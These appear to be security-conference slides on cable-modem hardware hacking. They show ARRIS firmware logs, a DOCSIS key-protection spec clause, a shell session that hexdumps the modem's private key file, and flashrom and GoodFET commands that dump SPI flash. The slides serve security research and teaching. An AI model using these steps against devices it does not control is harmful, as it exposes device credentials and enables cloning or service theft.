[INFO] [DOCSIS.SWDL(pid=1141)]: Erased 0x650000 bytes from offset 0x00000000 in MTD
[INFO] [DOCSIS.SWDL(pid=1141)]: Verifying
image at /dev/mtd3 (size 0x64d000)
[INFO] [DOCSIS.SWDL(pid=1141)]: Image /dev/mtd3 verified
[INFO] [DOCSIS.SWDL(pid=1141)]: Embedded ARRIS image detected in current image.
Processing additional download
[INFO] [DOCSIS.SWDL(pid=1141)]: Load header contains: rev 4, type 107, subtype 30
(ver 1), mask 17E81FF, size 0x481000, CRC 0xE5CD, next 0
[INFO] [DOCSIS.SWDL(pid=1141)]: Current load is: rev 4, type 107, mask 7E81FF
[INFO] [DOCSIS.SWDL(pid=1141)]: Protection set to: rev 1, type 1, mask 1, header 1
[INFO] [DOCSIS.SWDL(pid=1141)]: Passed ARRIS header check during download
[INFO] [DOCSIS.SWDL(pid=1141)]: opening file /dev/mtd8 for writing (size 0x4c0000)
[INFO] [DOCSIS.SWDL(pid=1141)]: Selected flash is not blank. Erase needed
[INFO] [DOCSIS.SWDL(pid=1141)]: Erasing /dev/mtd8 0x4c0000 bytes
[INFO] [DOCSIS.SWDL(pid=1141)]: Erased 0x4c0000 bytes from offset 0x00000000 in MTD
[INFO] [ARRIS.NVM(pid=1141)]: NVM write
[INFO] [DOCSIS.SWDL(pid=1141)]: Received 11527879
ra0
bytes in 212.0 seconds
[INFO] [DOCSIS.SWDL(pid=1141)]: Verifying image at /dev/mtd8 (size 0x4b1000)
[INFO] [DOCSIS.SWDL(pid=1141)]: Image /dev/mtd8 verified
[INFO] [DOCSIS.SWDL(pid=1141)]: Tftp reached the end of code file
[INFO] [DOCSIS.SWDL(pid=1141)]: SW UPGRADE COMPLETED!!
[INFO] [ARRIS.NVM(pid=1141)]: NVM write
[INFO] [DOCSIS.SWDL(pid=1141)]: Finalizing eRouter install
[INFO] [DOCSIS.SWDL(pid=1141)]: Swapping eRouter flash banks
[INFO] [ARRIS.NVM(pid=1141)]: NVM write
pcd: Rule DOCSIS_SWDL: success (Process /usr/sbin/sw_dl (1141)).
Sun Jan 4 17:11:17 2015 [USER_DEFINED] [ARRIS.RESET_REASON(pid=1141)]
```

Entire conversation (106517 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

Help Filter Out This Stream Close

Physical Protection

Security Specification

CM-SP-SECv3.1-I04-150910

12 PHYSICAL PROTECTION OF KEYS IN THE CM

CMs MUST store and maintain the CM Device Certificate RSA private/public key pairs. The CM MUST store the CM Device Certificate private keys in a manner that deters unauthorized disclosure and modification. Also, CMs SHOULD prevent debugger tools from reading the CM Device Certificate private key in production devices by restricting or blocking physical access to memory containing this key.

Physical Protection

■ 0DAY?

```
Terminal
cd /nvram/1/security
ls -la
ls -la
lrwxrwxrwx  1      36 mfg_key_pub.bin -> /etc/docsis/security/mfg_key_pub.bi
n
lrwxrwxrwx  1      36 cm_cert.cer -> download/TI_NA_Cert_[REDACTED]
lrwxrwxrwx  1      33 mfg_cert.cer -> /etc/docsis/security/mfg_cert.cer
lrwxrwxrwx  1      36 cm_key_prv.bin -> download/TI_NA_Cert_[REDACTED].key
drwxr-xr-x  2      0 download
lrwxrwxrwx  1      37 root_pub_key.bin -> /etc/docsis/security/root_pub_key.
bin
drwxr-xr-x  5      0 .
drwxr-xr-x  3      0 .
hexdump -C cm_key_prv.bin
hexdump -C cm_key_prv.bin
00000000  bc 81 c8 41 81 94 ec 96  69 30 1d df c1 87 3c f9  |...A....10....<.| ...
00000010  ce 06 82 46 ec ee 3c 2e  ec 7d bd 4b 1c d9 97 eb  |...F..<..}.K....| ...
00000020  76 d1 c5 51 3d ba 7b a1  cb d7 9f e4 96 d2 f5 6a  |v..Q={.....j| ...
00000030  fd 92 85 31 33 84 d6 9c  06 a5 8b 96 b1 c0 8a 66  |...13.....f| ...
00000040  8d b9 cf 7a 3f 80 73 13  c0 ce cf 36 15 fa 28 14  |...z?.s....6..(.| ...
00000050  7c 4e cb 09 9a 94 4f f5  d1 65 2c 53 7a fb 27 1b  |N....0..e,Sz.'| ...
00000060  69 8f 44 63 f2 30 42 02  29 c3 e9 eb 51 f8 f8 4c  |i.Dc.0B.)...Q..L| ...
00000070  d5 fb af 16 bb 9e f5 2d  b6 17 c0 03 42 6a ed e9  |.....Bj...| ...
00000080  99 f5 6e 9c 19 79 75 6e  94 64 65 31 0f f9 e0 9f  |...n..yun.del....| ...
```


Physical Protection



SPI


- **Serial Peripheral Interface Bus**

- **SCLK : Serial Clock (output from master).**
- **MOSI : Master Output, Slave Input (output from master).**
- **MISO : Master Input, Slave Output (output from slave).**
- **SS : Slave Select (active low, output from master).**



SPI

- Identify the Model



SPI: Datasheet




MACRONIX
INTERNATIONAL CO., LTD.


MX25L12845E

PIN CONFIGURATION

16-PIN SOP (300mil)




8-WSON (8x6mm)




PIN DESCRIPTION

SYMBOL	DESCRIPTION
CS#	Chip Select
SI/SIO0	Serial Data Input (for 1xI/O)/ Serial Data Input & Output (for 2xI/O or 4xI/O mode)
SO/SIO1/ PO7	Serial Data Output (for 1xI/O)/Serial Data Input & Output (for 2xI/O or 4xI/O mode) / Parallel Data Output/Input
SCLK	Clock Input
WP#/SIO2	Write protection: connect to GND or Serial Data Input & Output (for 4xI/O mode)
NC/SIO3	NC pin (Not connect) or Serial Data Input & Output (for 4xI/O mode)
VCC	+ 3.3V Power Supply
GND	Ground
PO0~PO6	Parallel data output/input (PO0~PO6 can be connected to NC in Serial Mode)
NC	No Connection

SPI: Beaglebone



SPI: Beaglebone




SPI: Beaglebone

```
○          GtkTerm - /dev/ttyUSB0 115200-8-N-1 (as superuser)      ×
File Edit Log Configuration Control signals View      Help
root@beaglebone:~/libreboot_util/flashrom/armv7l# ./flashrom -p linux/spidev1.0,spispeed=512 -c MX25L12835F/MX25L12845E/MX25L12865E -r MX25.bin
flashrom v0.9.8-unknown on Linux 3.8.13-bone70 (armv7l)
flashrom is free software, get the source code at http://www.flashrom.org


Calibrating delay loop... OK.
Found Macronix flash chip "MX25L12835F/MX25L12845E/MX25L12865E" (16384 kB, SPI) on linux_spi.
Reading flash... [ 301.461119] spidev spil.0: DMA RX last word empty
[

/dev/ttyUSB0 115200-8-N-1      DTR  RTS  CTS  CD  DSR  RI
```

SPI: GoodFET



SPI: GoodFET





SPI: GoodFET

```
bernardomr@splinter: ~/goodfet/client
File Edit View Search Terminal Help
bernardomr@splinter:~/goodfet/client$ sudo ./goodfet.spiflash info
Ident as MXIC None
Manufacturer: c2 MXIC
Type: 20
Capacity: 18 (0 bytes)
bernardomr@splinter:~/goodfet/client$ sudo ./goodfet.spiflash info
Ident as MXIC None
Manufacturer: c2 MXIC
Type: 20
Capacity: 18 (0 bytes)
bernardomr@splinter:~/goodfet/client$ sudo ./goodfet.spiflash dump MXIC.bin 0000
0 FFFFFF
Dumping code from 000000 to ffffff as MXIC.bin.
Dumped 000000.
Dumped 001000.
Dumped 002000.
Dumped 003000.
Dumped 004000.
Dumped 005000.
Dumped 006000.
Dumped 007000.
Dumped 008000.
Dumped 009000.
Dumped 00a000.
```


SPI: BlackCat USB



SPI: BlackCat USB




SPI: BlackCat USB



NAND Flash

- **DumpFlash**

